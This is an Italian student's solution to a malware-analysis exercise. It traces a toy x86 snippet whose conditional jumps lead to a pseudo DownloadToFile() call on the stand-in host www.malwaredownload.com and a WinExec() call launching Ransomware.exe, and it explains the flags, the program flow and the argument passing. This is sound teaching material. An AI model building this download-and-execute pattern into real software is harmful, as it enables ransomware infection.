POGGIALI MICHAEL

MALWARE ANALYSIS

TRACCIA:

Con riferimento al codice presente nelle 3 immagini che seguono, rispondere ai seguenti quesiti:

- **1)** Spiegate, motivando, quale salto condizionale effettua il Malware;
- **2)** Disegnare un diagramma di flusso identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati;
- **3)** Quali sono le diverse funzionalità implementate all'interno del Malware?;
- **4)** Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate

di funzione.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

SOLUZIONI:

1) Il malware ha nel suo codice 2 salti condizionali, il primo nella locazione 0040105B, che è un “jnz” ovvero se il “jump if not zero” non è attivo (quindi se il registro Status Flag ha lo ZF -zero flag- impostato a 0)

verso la locazione “0040BBA0”, ed il secondo, dalla locazione “00401068”, è un “jz” ovvero “jump if zero”, se lo ZF è attivo (quindi impostato ad 1) verso la locazione “0040FFA0”.

In questo caso quindi il malware effettuerà solo il secondo salto condizionale, ossia il “jz” nella locazione “00401068”, poiché nella riga superiore vi è l’istruzione “cmp EBX, 11” che compara il valore immediato di 11 al valore del registro EBX, che è anch’esso di 11, in quanto era di 10 ed è stato incrementato di 1, pertanto il flag del salto condizionale è impostato su attivo (ZF = 1).

§§§

2) Diagramma di flusso per i salti condizionali, con linea verde i salti effettuati e con linea rossa i salti non effettuati:



Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

§§§

3) Si possono visionare 2 diverse funzionalità implementate all'interno del Malware, che sono:

- Nella tabella 2 una chiamata di funzione di download "DownloadToFile" da un URL "www.malwaredownload.com", pertanto potrebbe trattarsi di software malevolo composto in principio da codice semplice, per essere difficilmente scoperto, che poi in un secondo momento va a scaricare altro codice per diventare operativo e quindi più pericoloso;

- Nella tabella 3 una chiamata di funzione “WinExec” per avviare l’eseguibile “Ransomware.exe” già presente nella macchina, tra le configurazioni dell’utente attuale, precisamente sul suo Desktop.

§§§

4) Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, si spiega nel dettaglio come sono passati gli argomenti alle successive chiamate di funzione:

- Tabella 2, la stringa “www.malwaredownload.com” presente nel registro EDI viene copiata tramite “mov” nel registro EAX, con istruzione di “push” viene poi inserito nello stack il registro EAX contente appunto questo URL, ed infine viene chiamata la funzione di download del file.
- Tabella 3, la stringa “C.\Program and Settings\LocalUser\Desktop\Ransomware.exe” presente del registro EDI (che sarebbe in effetti il path all’eseguibile malevolo) viene copiata tramite “mov” nel registro EDX, tale registro viene poi inserito

nello stack tramite “push” ed infine la chiamata di funzione per l’esecuzione del software.